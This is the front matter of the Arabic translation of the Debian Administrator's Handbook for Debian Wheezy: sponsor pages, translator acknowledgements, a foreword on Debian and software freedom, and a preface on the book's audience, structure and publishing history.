

دبـيان ويـزي مـن الاستكـشـاف إلـى الاحتـراف

دفتَـــرُ مدِيْر دِبْيَـــانَ

رافائيل هيرتزوغ

رولاند ماس

دفتر مدير دبيان

دبيان ويزي من الاستكشاف إلى الاحتراف

رافائيل هيرتزوغ ورولاند ماس

ترجمة:

محمد سعيد

هذه النسخة العربية بدعم من:

Alusus Programming Language
لغة الأسس البرمجية

http://alusus.net/



http://itwadi.com/



http://visionhosts.com/

دعم المجتمع:



ثورة التعاون والإنترنت
Wikilogia Hackerspace
http://wikilogians.org/



مجتمع لينكس العربي
Linux Arab Community
http://linuxac.org/

ترجمة هذا الكتاب بدعم من فريق عمل:

Alusus Programming Language

لغة الأسُس البرمجية

لغة الأسُس لغة برمجة مرنة وشاملة وغير مركزية. مفتوحة على كافة أشكال البرمجة عن طريق السماح لأي كان بتطويرها بلا قيود ودون الحاجة لإذن من فريق مركزي أو التنسيق معه، ودون الحاجة لإعادة بناء المترجم أو إعادة توزيعه، والأهمّ عدم الحاجة لإقناع المستخدمين بتحديث بيئتهم البرمجية أو تغيير إعداداتها.

فوائد لغة الأسُس

لغة الأسُس ما زالت قيد الإنشاء والإصدار الحالي إصدار مبكر جدًا موجه للراغبين بالمشاركة في تطويرها وليس للمستخدمين. لكن لغة الأسُس مصممة لتكون قادرة على:

- الامتداد عموديًا للجمع بين الصفات منخفضة المستوى مثل تلك التي تتمتع بها C++ والصفات مرتفعة المستوى مثل تلك التي تتمتع بها لغات كبايثون وروبي وغيرهما.
- التوسع أفقيًا لتغطية كافة مجالات البرمجة وبيئات التشغيل ما يغني المستخدم عن الحاجة لاستخدام لغات متعددة.
- جعل توسيع اللغة مفتوحًا للجميع وبشكل لا مركزي ما يمكّن المستخدمين من ابتكار أنماط وتقنيات برمجية جديدة دون الحاجة للبدء من الصفر وابتكار لغة جديدة.

تصور أن تتمكن من كتابة شفرة الخادم والزبون والتعامل مع قواعد البيانات والمظللات الرسومية وغيرها بنفس اللغة. تصور أيضًا أن يكون تبديل أنماط البرمجة ممكنًا بتبديل المكتبات المستخدمة بدل اللجوء للغة مختلفة. تصور أن تكتب برنامجك بلغة مرتفعة المستوى مع الاحتفاظ بالقدرة على اللجوء إلى مستوى منخفض لكتابة العناصر التي تحتاج سرعة أداء قصوى. صُممت لغة الأسُس لجعل كل ذلك ممكنًا.

نحتاج لمساعدتكم

فريق العمل بحاجة ماسة إلى مساعدتكم لإتمام هذا المشروع الخيري مفتوح المصدر. نحتاج إلى مبرمجين متطوعين للانضمام لهذا المشروع الواعد ونحتاج أيضًا إلى مساعدتكم لنا في نشر الكلمة وتعريف الآخرين به. إن كنت مبرمجًا راغبًا بالعمل الخيري فأنت مرحب بك في فريق العمل، وإن لم تكن كذلك فتستطيع المساعدة عن طريق دعوة الآخرين للاطّلاع على هذا المشروع.

لغة الأسُس مفتوحة المصدر، فساهموا معنا في تطويرها

http://alusus.net

المساهمون في الترجمة العربية

تلقت هذه الترجمة مساهمات سخية من عدد من الداعمين المهتمين بنشر العلم والمعرفة بكل حرية، حتى يسمح لأي شخص بتوزيع أو تعديل أو الاستفادة من هذه الترجمة دون قيود (راجع موقع النسخة المترجمة لمزيد من التفاصيل عن ترخيص هذا الكتاب).

في البداية نخص بالذكر رعاة هذه الترجمة: سرمد عبد الله (راعي ذهبي)، وفهد السعيدي (راعي ذهبي)، وشركة فيجن للاستضافة (راعي فضي)، وضيف الله العتيبي (راعي برونزي). كما نذكر أيضاً أسماء المساهمين الذين تبرعوا بمبلغ أكبر من 25$: زايد السعيدي، ورافد عبد الله، وعبد العزيز القديري، ومحمد أحمد العيل، وعلي النعيمي، ومارك كروتش وغيرهم ممن فضل بقاء اسمه مجهولاً.

شكراً لكم جميعاً؛ لم تكن هذه الترجمة لتر النور لولا دعمكم.

شكر خاص من المترجم (محمد سعيد)

أود أن أشكر كل من ساهم في إنجاز هذه الترجمة وساعدني على الوصول إلى هذه المرحلة. لقد تلقت الترجمة دعماً عظيماً من عدد كبير من الأشخاص، ولم تكن ترجمة هذا الكتاب لتتم لولا جهودهم.

في البداية أشكر أعضاء مجتمع لينكس العربي الذي دعموني منذ البدايات، وفتحوا المجال أمام هذا النوع من المبادرات. كما أشكر أخي محمد أمين على مشاركته في هذا العمل ومساعدتي بترجمة الفصل الرابع كاملاً ومراجعة الكتاب وتصحيح الكثير من الأخطاء، والأستاذ أنس رمضان على مراجعته لعدد من الفصول أيضاً.

لقد تمولت هذه الترجمة من خلال حملة تمويل جماهيري أطلقناها على موقع Zoomaal، وقد ساهم العديد من الأشخاص في إنجاح هذه الحملة. في البداية أشكر الأستاذ فهد السعيدي (وادي التقنية) الذي كان من أوائل الداعمين للمشروع وقد ساعد كثيراً في نشر حملة التمويل الجماهيري التي أطلقناها جزاه الله خيراً. وأود أن أشكر مبادرة ويكيلوجيا، وخصوصاً الأمجد توفيق اصطيف على مساعدته في مرحلة التحضير لحملة التمويل وإطلاقها، وفريق الدعم الفني في Zoomaal على الأفكار الرائعة التي ساعدت على نشر وإنجاح الحملة، كما أشكر أحمد أبو زيد (مؤلف أوبنتو ببساطة) على نصائحه ومساعدته أيضاً، وأخي الحبيب مصعب الزعبي وصديقي صبحي حاضري على مساعدتهما أثناء الحملة، وكل من ساهم بنشر الحملة أو تمويلها.

كما أشكر صديقي الأقرب مجد محبك على مساعدته في تصوير الفيديو التقديمي لحملة التمويل ومساعدته في مراجعة بعض أجزاء الكتاب. تحياتي لك!

ولا أنسى أخي الأصغر ومستشاري في الأمور الإدارية والتسويقية عبد القادر الذي ساعدني في مختلف المراحل وقد أثبت أنه نِعمَ المستشار!

أخيراً، أود أن أشكر مؤلفي الكتاب الأصليين (رافائيل ورولاند) لإصدارهما هذا الكتاب القيّم بترخيص حر سمح لنا بالاستفادة منه، وأخص رافائيل بالشكر على مساعدته لنا في نشر حملة التمويل والإعلان عنها، وأيضاً مساعدته عدة مرات عند العمل على الملفات المصدرية.

والحمد لله الذي بنعمته تتم الصالحات، له الفضل والمنّة أولاً وآخراً، فإنه لا علم لنا إلا ما علمنا، نرجو أن يتقبل منا صالحات أعمالنا ويعفو عن سيئاتنا.

دفتر مدير دبيان

دبيان ويزي من الاستكشاف إلى الاحتراف

رافائيل هيرتزوغ

hertzog@debian.org

رولاند ماس

lolando@debian.org

ملاحظة قانونية

ISBN: 979-10-91414-02-9 (النسخة الورقية)

ISBN: 979-10-91414-03-6 (الكتاب الإلكتروني)



أظهر تقديرك لعملنا

نشرنا هذا الكتاب وفق رخصة حرة لأننا نريد أن يستفيد الجميع منه. ومع ذلك فإن صيانة هذا الكتاب تستهلك وقتاً بالإضافة إلى الكثير من الجهد، ونحن نقدّر من يشكرنا على جهدنا. إذا وجدت هذا الكتاب قيّماً، فنرجو أن تأخذ بعين الاعتبار المشاركة في صيانته المستمرة سواءً بشراء نسخة ورقية أو بالتبرع من خلال موقع الكتاب الرسمي (التبرعات تعود لدعم النسخة الأجنبية):

→ http://debian-handbook.info

المحتويات:

9. خدمات يونكس 235

مقدمة

دبيان نظام تشغيل ناجح جداً يتغلل في حياتنا الرقمية أكثر مما يتصور أو يعي الناس أحياناً. بضعة أرقام تكفي لتوضيح هذا. ففي وقت كتابتنا دبيان هي أكثر توزيعة غنو/لينكس شعبية على مخدمات الوب: حسب إحصائيات W3Techs[1]، فإن أكثر من 10% من الوب يعتمد على دبيان. فكر بالموضوع: كم عدد مواقع الوب التي لم تكن لتراها اليوم لولا نظام دبيان؟ وعلى صعيد أكثر تشويقاً، دبيان هي أيضاً نظام التشغيل المعتمد في محطة الفضاء الدولية. هل كنت تتابع أعمال رواد محطة الفضاء الدولية أو غيرها من المنظمات الدولية، عبر صفحات الشبكات الاجتماعية ربما؟ دبيان تدعم هذه الأعمال والأخبار التي تُنشَر. تعتمد أعداد لا تحصى من الشركات، والجامعات، والمكاتب الحكومية على دبيان يومياً لإنجاز أعمالها، وتقديم خدماتها لملايين المستخدمين حول العالم... وفي الفضاء أيضاً!

لكن دبيان أكثر بكثير من مجرد نظام تشغيل، مهما كان تعقيد نظام التشغيل هذا ومهما كانت مزاياه واستقراره. دبيان هو تعبير عن الحريات التي يجب أن يتمتع بها الناس في عالم أصبحت فيه نشاطاتنا اليومية تعتمد على البرمجيات أكثر فأكثر. دبيان هي ثمرة فكرة حرية البرمجيات بأن الناس يجب أن يتحكموا بحواسيبهم، لا أن تتحكم بهم الحواسيب. يجب أن يسمح لأصحاب الخبرة الكافية في البرمجيات بتفكيك وإعادة تجميع ومشاركة البرمجيات التي تهمهم مع الآخرين. لا فرق إذا كانت البرمجيات تستخدم لأنشطة بسيطة مثل نشر صور القطط على الوب، أو لمهام حرجة كقيادة سياراتنا أو تشغيل الأجهزة الطبية التي تعالجنا؛ يجب أن تتحكم أنت بها. حتى الناس الذين لا يملكون خبرة برمجية عميقة يجب أن يتمتعوا بهذه الحريات: يجب أن يسمح لهم بتفويض الأشخاص الذين يختارونهم، والذين يثقون بهم، لفحص أو تعديل أجهزتهم التي تعمل بالبرمجيات.

عندنا يسعى الناس إلى التحكم بالآلات والسيطرة عليها، تلعب نظم التشغيل الحرة دوراً أساسياً: فلا يمكنك الوصول إلى التحكم الكامل بالحاسوب إذا لم تتحكم بنظام تشغيله. هذا هو طموح دبيان الرئيسي: إنتاج أفضل نظام تشغيل حر بالكامل. منذ أكثر من عشرين عاماً حتى اليوم، استمر مشروع دبيان بتطوير نظام تشغيل حر وتعزيز رؤيا حرية البرمجيات من حوله. بذلك كان دبيان محط تطلعات أنصار البرمجيات الحرة حول العالم. فمنظمات المعايير العالمية والحكومات ومشاريع البرمجيات الحرة الأخرى –مثلاً– تراجع قرارات دبيان حول قضايا ترخيص البرمجيات دورياً لتقرر إذا كان أحد الأشياء يعتبر « حراً بما يكفي » أم لا.

لكن هذه الرؤية السياسية لا تكفي لتبرير تميُّز دبيان. دبيان تجربة اجتماعية فريدة جداً، ترتبط بشدة باستقلالها. فكر قليلاً بتوزيعات البرمجيات الحرة الأساسية الأخرى، أو حتى بنظم التشغيل *المحتكرة* الشهيرة. ستستطيع – غالباً – ربط كل منها بإحدى الشركات الكبيرة التي تمثل قوة التطوير الأساسية في المشروع، أو أنها على الأقل

1. http://w3techs.com/

مسؤولة عن كافة النشاطات غير التطويرية. لكن دبيان مختلف. في مشروع دبيان، يأخذ المتطوعون على عاتقهم مسؤولية المهام الضرورية للحفاظ على حياة دبيان ونشاطه كلها. تنوع هذه المهام مذهل: من الترجمة إلى إدارة النظم، ومن التسويق إلى الإدارة، من تنظيم الاجتماعات إلى التصميم الفني، من المحاسبة المالية إلى القضايا القانونية، ... ناهيك عن تحزيم البرمجيات والتطوير! يهتم المساهمون في مشروع دبيان بكل هذه النواحي.

إحدى أولى النتائج المترتبة على هذا الاستقلال الثوري هي حاجة دبيان لمجتمع شديد التنوع من المتطوعين ليعتمد عليه. أي مهارة في أي من المجالات السابقة، أو غيرها مما يخطر لك، يمكن استثمارها في دبيان وسوف تستخدم لتحسين المشروع. من النتائج الأخرى لاستقلالية دبيان هي أنك تستطيع الثقة بأن خيارات المشروع لن تقودها الأهواء التجارية لشركة ما — وهي أهواء لا يمكن أن يضمن لنا أحد أنها ستتفق دائماً مع هدف تعزيز سيطرة البشر على الآلات، كما تشهد على ذلك أمثلة عديدة في الأخبار التقنية مؤخراً.

هناك ناحية أخيرة تساهم في تميُّزِ دبيان: ألا وهي طريقة قيادة هذه التجربة الاجتماعية. فبدلاً من البيروقراطية التقليدية، عملية اتخاذ القرار في دبيان غير منظمة في معظمها، بل هي فوضوية تقريباً. هناك نطاقات مسؤولية محددة بوضوح ضمن المشروع. يتمتع الأشخاص المسؤولون عن هذه النطاقات بحرية اتخاذ القرار. وطالما أنهم يواكبون متطلبات الجودة التي يوافق عليها المجتمع، فلا يحق لأحد أن يقول لهم ما يفعلونه أو يملي عليهم طريقة عملهم. هذا الشكل الفريد من الميريتوقراطية — التي ندعوها أحياناً الفعلوقراطية (*do-ocracy*) — يمنح المساهمين صلاحيات واسعة. فأي شخص يملك المهارات اللازمة والوقت الكافي والدافع يستطيع التأثير بشكل حقيقي على توجّه المشروع. يشهد على ذلك أعضاء مشروع دبيان الرسميون الذين يبلغ عددهم الألف تقريباً، وبضعة آلاف من المساهمين حول العالم. لا عجب أن يشار لمشروع دبيان على أنه أكبر مشروع برمجيات حرة حي يقوده المجتمع.

دبيان متميز جداً إذن. هل نحن وحدنا من يدرك هذا؟ قطعاً لا. وفقاً لموقع DistroWatch[2] هناك حوالي 300 توزيعة برمجيات حرة نشطة حالياً. نصف ذلك العدد (حوالي 140) *مشتقة* من دبيان. هذا يعني أنهم يبدؤون من دبيان، ثم يعدلونها لتناسب حاجات مستخدميهم — عبر إضافة وتعديل وإعادة بناء الحزم عادة — ويطلقون المنتج النهائي. أساساً، التوزيعات المشتقة لا تقصر تطبيق الحريات التي تمنحها البرمجيات الحرة من تعديل وإعادة توزيع على البرمجيات المفردة وحسب، بل تطبقها على التوزيعة ككل أيضاً. احتمال الوصول لمستخدمين جدد للبرمجيات الحرة من خلال التوزيعات المشتقة كبير جداً. نحن نعتقد أن هذا النظام المزدهر هو السبب الرئيسي وراء وصول البرمجيات الحرة هذه الأيام أخيراً إلى منافسة البرمجيات المحتكرة في مجالات كانت تعتبر تاريخياً صعبة المنال، مثل النشر على أعداد كبيرة من الحواسيب المكتبية. يتربع دبيان على عرش

2. http://distrowatch.com/

أكبر منظومة من توزيعات البرمجيات الحرة في الوجود: وحتى لو لم تكن تستخدم دبيان مباشرة، وحتى لو لم يخبرك موزعك بذلك، الأغلب أنك تستفيد الآن من جهود مجتمع دبيان.

لكن تميّز دبيان ينتج أحياناً عواقب غير متوقعة. فطموح دبيان بتحقيق الحرية الرقمية فرض علينا إعادة تعريف معنى كلمة *برمجيات*. لقد أدرك مشروع دبيان منذ زمن طويل أنك تحتاج توزيع كمية كبيرة من المواد غير البرمجية كجزء من نظام التشغيل: موسيقى، صور، وثائق، بيانات خام، تعريفات للأجهزة، الخ. لكن كيف يمكنك تطبيق حرية *البرمجيات* على تلك المواد؟ هل نحتاج لتعريف متطلبات جديدة لحرية تلك المواد أو هل يجب أن تتمتع كل الأجزاء بنفس معايير الحرية الصارمة؟ اختار مشروع دبيان الطريق الثاني: ويجب أن تقدم جميع المواد التي توزع كجزء من دبيان نفس الحريات للمستخدمين. هذا الموقف الفلسفي المتطرف له باع طويل جداً. فهو يعني أننا لا نستطيع توزيع تعريفات الأجهزة إذا لم تكن حرة، ولا الأعمال الفنية التي لا يمكن استخدامها تجارياً، ولا الكتب التي لا يمكن تعديلها لتفادي تشويه سمعة المؤلف أو الناشر (كما هي عادات دور نشر الكتب).

هذا الكتاب الذي بين يديك مختلف. هو كتاب حر، *free as in freedom*، كتاب يتوافق مع معايير دبيان لحرية جميع نواحي حياتك الرقمية. كانت ندرة الكتب الحرة مثل هذا الكتاب إحدى أهم نقائص دبيان لفترة طويلة جداً من الزمن. هذا يعني أن المواد المقروءة التي تساعد على نشر دبيان وقِيَمِه، مع تجسيد هذه القيم وإبراز منافعها، قليلة. كما يعني أننا لم نكن نستطيع توزيع إلا القليل من هذه المواد كجزء من مشروع دبيان نفسه. أنت تقرأ أول كتاب قيّم يحارب هذا النقص. يمكنك الحصول على هذا الكتاب من مستودعات دبيان عبر **`apt-get install`**، ويمكنك إعادة توزيعه، كما يمكنك الاشتقاق منه، أو إرسال تقارير الأخطاء والترقيعات إليه، حتى يستفيد الآخرون من مساهماتك في المستقبل. « المشرفان » على هذا الكتاب — وهما مؤلفاه أيضاً — هما عضوان قديمان في مشروع دبيان تشرّبا أخلاقيات الحرية التي تجري في عروق دبيان كلها، وتعرفا بأيديهما على معنى تولي مسؤولية الأجزاء المهمة في دبيان. وبإطلاقهما لهذا الكتاب الحر فهما يقدمان جميلاً عظيماً لمجتمع دبيان مرة أخرى.

نتمنى أن يعجبك حجر الأساس هذا في صرح حرية القراءة في مشروع دبيان كما أعجبنا.

نوفمبر 2013

ستيفانو زاتشيرولي (قائد مشروع دبيان 2010-2013) و لوكاس ناسبوم (قائد مشروع دبيان 2013-حتى الوقت الحاضر)

تمهيد

كانت قوة لينكس تتراكم خلال السنوات القليلة الماضية، وشعبيته المتنامية تدفع مزيدًا من المستخدمين للمغامرة. الخطوة الأولى والأهم في هذا المسار هي اختيار التوزيعة، لأن لكل واحدة مميزات خاصة، ثم إن الاختيار الصحيح من البداية يغني عن تكاليف الانتقال إلى توزيعة أخرى.

أساسيات

توزيعة لينكس، نواة لينكس

في الواقع، لينكس هي مجرد نواة، أي الجزء البرمجي الأساسي الواقع بين العتاد والتطبيقات.
« توزيعة لينكس » هي نظام تشغيل متكامل؛ يتضمّن عادة نواة لينكس، وبرنامج تثبيت، وأهم من ذلك التطبيقات وغيرها من البرامج الضرورية لتحويل الحاسوب إلى أداة مفيدة فعلياً.

ديبان غنو/لينكس هي توزيعة لينكس « عامة » تُناسب معظم المستخدمين. الغرض من هذا الكتاب هو إظهار جوانبها العديدة، حتى يكون اختيارك مبني على معرفة.

1. لماذا هذا الكتاب؟

ثقافة

توزيعات تجارية

معظم توزيعات لينكس تدعمها شركات ربحية تطوّرها وتسوّقها بصيغة تجارية معينة. مثل *أوبنتو*، التي تطورها شركة *كانونيكال المحدودة*؛ و*ماندريفا لينكس*، التي تطوّرها شركة *Mandriva SA* الفرنسية؛ و*سوزا لينكس*، التي تطورها وتسوّقها شركة *Novell*.
وعلى النقيض من هذا تجد ديبان ومؤسسة أباتشي للبرمجيات (التي تُطوّر مخدم الوب أباتشي). ديبان هو قبل كل شيء مشروع في عالم البرمجيات الحرة، أنجزه متطوّعون يعملون معًا من خلال الإنترنت. وفي حين يعمل بعضهم في ديبان كجزء من وظائفهم مدفوعة الأجر في شركات مختلفة، إلا أن المشروع ككل غير مرتبط بأي شركة محددة، ولا تتمتع أي شركة بأي صلاحيات في شؤون المشروع أعلى من صلاحيات المساهمين المتطوعين.

حَظِيَ لينكس بتغطية إعلامية جيدة خلال السنوات المنصرمة، استفادت منها في الأساس التوزيعات التي تدعمها خدمات تسويقية حقيقية — أي التوزيعات التي تدعمها شركات (أوبونتو، ريدهات، سوزا، ماندريفا، وغيرها). إلا أن ديبان ليست أبداً توزيعة هامشية؛ فقد أظهرت عدة دراسات عبر الأعوام الماضية أن ديبان مستخدم على نطاق واسع على المخدمات والحواسيب المكتبية. خصوصاً على مخدمات الوب حيث تتفوق حصة ديبان عليها على غيرها من توزيعات لينكس.

→ http://www.heise.de/open/artikel/Eingesetzte-Produkte-224518.html

→ http://w3techs.com/blog/entry/debian_ubuntu_extend_the_dominance_in_the_linux_web_server_market_at_the_expense_of_red_hat_centos

الغرض من هذاالكتاب هو مساعدتك على اكتشاف هذه التوزيعة. نحن نأمل أن نشاركك الخبرة التي اكتسبناها منذ انضمامنا إلى هذا المشروع كمطورين ومساهمين في 1998 (رافائيل) و2000 (رولاند). بقليل من الحظ، سنتمكن من إيصال حماستنا إليك، وربما تنضم إلينا في وقت ما...

عملت النسخة الأولى من هذا الكتاب (عام 2004) على ردم هوة سحيقة: كانت أول كتاب فرنسي يركز حصرياً على دبيان. في ذلك الوقت، قدمت كتب أخرى عديدة عن نفس الموضوع للقراء الذين يتحدثون الفرنسية والإنكليزية على السواء. لكن لسوء الحظ لم يتابع تحديث أي منها، ومع مضي السنين وجدنا أنفسنا اليوم مرة أخرى في وضع لا يوجد فيه كتب جيدة عن دبيان إلا قلة قليلة جداً. نأمل بصدق أن يتمكن هذا الكتاب، الذي بدأ حياته من جديد بعد ترجمته إلى الإنكليزية (وعدة ترجمات من الإنكليزية إلى لغات متنوعة أخرى)، من ردم هذه الهوة ومساعدة العديد من المستخدمين.

2. لمن هذا الكتاب؟

حاولنا أن نجعل هذا الكتاب مفيدًا لفئات عديدة من القراء. أولاً، سيجد مديرو الأنظمة (محترفين ومبتدئين على السواء) شروحات حول تثبيت ونشر دبيان على حواسيب متعددة. سيتمكنون أيضا من أخذ لمحة عن معظم الخدمات المتاحة على دبيان، بالإضافة إلى تعليمات إعداد هذه الخدمات ووصفاً لخصوصيات التوزيعة. إن فهم آليات التطوير المعتمدة في دبيان سيمكنهم من التعامل مع المشاكل غير المتوقعة، مع العلم أنهم يستطيعون دائماً الحصول على المساعدة من المجتمع.

سيكتشف مستخدمي توزيعات لينكس المختلفة، أو تنويعات يونكس الأخرى، تفاصيل دبيان، وينبغي أن يصبحوا قادرين على العمل عليها بشكل فاعل في وقت قصير، مع الاستفادة الكاملة من المزايا الفريدة في هذه التوزيعة.

أخيرًا، سوف نرضي توقعات القراء الذين يعرفون القليل عن دبيان مسبقاً ويرغبون بمعرفة المزيد عن المجتمع الذي يقف خلفه. يجب أن يُقرّبهم هذا الكتاب أكثر للانضمام إلينا كمساهمين.

3. التوجّه العام

كل الوثائق العامة التي تتحدث عن غنو/لينكس التي تستطيع الوصول إليها تنطبق أيضاً على دبيان، بما أن دبيان يتضمن البرمجيات الحرة مفتوحة المصدر الأكثر شيوعاً. لكن التوزيعة تقدم العديد من التحسينات، لذلك اخترنا أن نشرح « الطريقة الدبيانية » في تنفيذ الأمور بشكل أساسي.

من المفيد اتباع توصيات دبيان، ولكن يبقى الأفضل فهم الدواعي المنطقية وراء هذه التوصيات. بناء عليه، لن نقيّد أنفسنا بالشرح العملي فقط؛ بل سنشرح أيضاً طريقة عمل المشروع، حتى تصل إلى فهم شامل ومتين.

4. بنية الكتاب

نشأ هذا الكتاب كواحد من مجموعة « Administrator's Handbook » التابعة لدار النشر الفرنسية Eyrolles، وهو يحافظ على الأسلوب نفسه في مركزة الشرح حول حالة مدروسة واحدة تدعم المواضيع المطروحة وتقربها لذهن القارئ.

ملاحظة

موقع الكتاب، البريد الإلكتروني للمؤلفين

للكتاب موقعه الخاص، الذي يستضيف كل العناصر التي يمكن أن تزيد الفائدة من الكتاب. نخص بالذكر النسخة الشبكية المزودة بروابط حية، وأيضاً تصحيحات الأخطاء المكتشفة في الكتاب. لا تتردد بتصفح الكتاب وترك تعليق لنا. سنكون سعداء بقراءة تعليقاتك أو رسائل دعمك. يمكنك إرسالها عبر البريد الإلكتروني إلى hertzog@debian.org (رافائيل) وlolando@debian.org (رولاند).

→ http://debian-handbook.info/

للترجمة العربية من الكتاب موقع خاص بها أيضاً، وفيه مدونة لنشر التطورات وبعض المواضيع المتعلقة بهذه النسخة من الكتاب أو دبيان بشكل عام.

→ http://ar.debian-handbook.info/

يركز **الفصل الأول** على عرض مشروع دبيان بشكل غير تقني وتوضيح أهدافه والحديث عن المنظمة. هذه الجوانب مهمة لأنها تحدد إطارا عاماً ستتكامل معه الفصول اللاحقة من خلال طرح معلومات محددة أكثر.

يطرح **الفصلان 2 و 3** الخطوط العريضة للحالة المدروسة. في هذه المرحلة، يمكن للقراء المبتدئين أن ينتقلوا لقراءة **الملحق B**، حيث يجدون دورة تذكيرية قصيرة تشرح عدة مفاهيم حاسوبية أساسية، بالإضافة إلى المفاهيم المرتبطة بنظم يونكس بشكل عام.

لمتابعة المادة الفعلية، سنبدأ بشكل طبيعي بعملية التثبيت (**الفصل 4**)؛ ثم يلقي **الفصل 5 والفصل 6** الضوء على الأدوات التي يستخدمها أي مدير لنظام دبيان، مثل عائلة **APT**، وهي السبب الرئيسي وراء السمعة

الممتازة للتوزيعة. هذه الفصول ليست حكراً على المحترفين بأي شكل من الأشكال، فكل واحد منا مدير لحاسوبه في البيت.

الفصل 7سيكون فاصلاً هاماً؛ فهو يصف طريقة استخدام الوثائق بكفاءة وفهم المشاكل بسرعة لحلها.

الفصل التالي عبارة عن رحلة تفصيلية حول النظام، تبدأ مع البنية التحتية الأساسية والخدمات (**الفصول من 8 إلى 10**) ويتقدم تدريجياً وصولاً إلى تطبيقات المستخدم في *الفصل 13*. يطرح **الفصل 12** مواضيعاً أكثر تقدماً تهم مديري المجموعات الحاسوبية الكبيرة (والمخدمات) بشكل مباشر، بينما **الفصل 14**هو نبذة عن قضية أمن المعلومات الواسعة كما يقدم بضعة نصائح لتفادي أغلب الأخطاء.

سيكون **الفصل 15** لمن يريد التعمق أكثر وإنشاء حزم دبيان خاصة به.

مصطلحات حزمة دبيان	حزمة دبيان عبارة عن أرشيف يحوي كل الملفات المطلوبة لتثبيت برنامج ما. تكون الحزمة عادة ملفاً له اللاحقة deb.، يمكن التعامل معه باستخدام الأمر **dpkg**. كما تدعى أيضاً *بالحزم الثنائية*، وهذه الحزم تحوي ملفات يمكن استخدامها مباشرةً (مثل البرمجيات أو الوثائق). من ناحية أخرى، تحوي *الحزم المصدرية* الشِّفرة المصدرية للبرمجيات والتعليمات المطلوبة لبناء الحزم الثنائية.

كُتِبَت النسخة الأجنبية الحالية باللغة الإنكليزية بشكل أساسي، وهي النسخة الثانية المتاحة بالإنكليزية؛ أما النسخة الأولى فقد اعتمدت على الطبعة الخامسة من الكتاب الفرنسي. تغطي هذه الطبعة النسخة 7 من دبيان، التي تدعى ويزي. من التغييرات التي طرأت ظهور معماريتين جديدتين في دبيان الآن — معمارية *s390x* التي تستبدل *s390* الخاصة بالحواسيب الكبيرة IBM System Z، ومعمارية *armhf* لمعالجات ARM التي تحوي وحدة حساب عتادية لعمليات النقطة العائمة. بالحديث عن المعماريات، أصبح مدير الحزم في دبيان الآن متعدد المعماريات، ويستطيع تثبيت معماريات مختلفة من الحزمة ذاتها في الوقت نفسه. كما تم تحديث جميع الحزم المضمنة طبعاً، بما فيها سطح المكتب GNOME، المتوفر الآن بنسخته 3.4.

كما أضفنا ملاحظات وتوجيهات في الملاحظات الجانبية. لهذه الملاحظات عدة أدوار منها: لفت الانتباه إلى موضوع صعب، إكمال فكرة من الحالة المدروسة، تعريف بعض المصطلحات، أو كنوع من التذكرة. هذه قائمة بأكثر الملاحظات الجانبية شيوعاً:

- أساسيات: تذكرة ببعض المعلومات التي يفترض أنك تعرفها؛
- مصطلحات: تعريف مصطلح تقني، وأحياناً مصطلح دبياني؛
- مجتمع: إلقاء الضوء على شخص مهم أو دور ضمن المشروع؛

- سياسة: قاعدة أو نصيحة من سياسة دبيان. هذه الوثيقة (Debian Policy) أساسية ضمن المشروع، وهي تشرح طريقة تحزيم البرامج. أجزاء السياسة التي نركز عليها في هذا الكتاب ذات فائدة مباشرة للمستخدمين (مثلاً، عندما تعرف أن السياسة تفرض موقعاً قياسياً لوضع الوثائق والأمثلة ستعثر بسهولة على هذه الملفات حتى في الحزم الجديدة).
- أدوات: يقدم أداة أو خدمة متعلقة بالموضوع المطروح؛
- ممارسة عملية: النظرية والتطبيق لا يتفقان دائماً؛ تحوي هذه الملاحظات الجانبية نصائح نابعة من خبرتنا. كما يمكن أن تقدم أمثلة واقعية ومفصلة؛
- هناك ملاحظات جانبية معناها واضح تتكرر أحياناً أو لا تتكرر: ثقافة، تلميح، تحذير، التعمق أكثر، أمن، وغيرها.

5. شكر وتقدير

5.1. شيء من التاريخ

في عام 2003، اتصل Nat Makarevitch برافائيل لأنه يرغب بنشر كتاب عن دبيان في مجموعة *Cahier de l'Admin* (دفتر المدير) التي كان يديرها لصالح Eyrolles، وهي دار نشر فرنسية رائدة في مجال الكتب التقنية. وافق رافائيل فوراً على كتابته. رأت الطبعة الأولى النور في 14 أكتوبر 2004 ولاقت نجاحاً كبيراً — حيث بيعت النسخ كلها في أقل من أربعة أشهر.

منذ ذلك الحين، أصدرنا 4 طبعات أخرى من الكتاب الفرنسي، واحدة لكل إصدار من إصدارات دبيان اللاحقة. أما رولاند، الذي بدأ العمل في الكتاب كمدقق، أصبح تدريجياً مؤلفاً مشاركاً به.

رغم أننا كنا راضين عن نجاح الكتاب بشكل واضح، إلا أننا أملنا لفترة طويلة أن تقنع Eyrolles إحدى دور النشر الدولية بترجمته إلى الإنكليزية. تلقينا العديد من التعليقات التي تخبرنا كيف ساعد كتابنا الناس على بدء العمل مع دبيان، وكنا نتوق لإفادة المزيد من الأشخاص بنفس الشكل.

للأسف، لم يبدي أي ناشر من الناطقين بالإنكليزية الذين تواصلنا معهم استعداده لقبول مخاطرة ترجمة ونشر الكتاب. رفضنا التراجع أمام هذه النكسة الصغيرة، وقررنا مفاوضة ناشرنا الفرنسي Eyrolles لاستعادة الحقوق اللازمة لترجمة الكتاب للغة الإنكليزية ونشره بأنفسنا. وبفضل حملة تمويل جماهيري ناجحة، عملنا على ترجمة الكتاب بين ديسمبر 2011 ومايو 2012. ولد « Debian Administrator's Handbook » ونشرناه تحت رخصة برمجيات حرة!

مع أن هذه كانت مرحلة مفصلية هامة، إلا أننا أدركنا أن قصتنا لن تنتهي قبل أن نتبرع بالكتاب الفرنسي كترجمة رسمية للكتاب الإنكليزي. لم يكن هذا ممكناً ذلك الوقت لأن Eyrolles كانت لا تزال توزع الكتاب الفرنسي تجارياً برخصة غير حرة.

في 2013، منحنا إصدار دبيان 7 فرصة جيدة لمناقشة عقد جديد مع Eyrolles. أقنعناهم أن استخدام رخصة أكثر توافقاً مع قيم دبيان سيساهم في زيادة نجاح الكتاب. لم تكن تلك الصفقة سهلة، وقد وافقنا على إعداد حملة تمويل جماهيري أخرى لتغطية بعض التكاليف وتخفيض مخاطر العملية. كانت العملية ناجحة بشكل كبير مرة ثانية، وفي يوليو 2013 أضفنا الترجمة الفرنسية إلى Debian Administrator's Handbook.

5.2. ولادة الكتاب الإنكليزي

نحن في 2011 وقد حصلنا للتو على حقوق ترجمة الكتاب الفرنسي للإنكليزية. كنا نبحث عن وسيلة تسمح لنا بتحقيق ذلك.

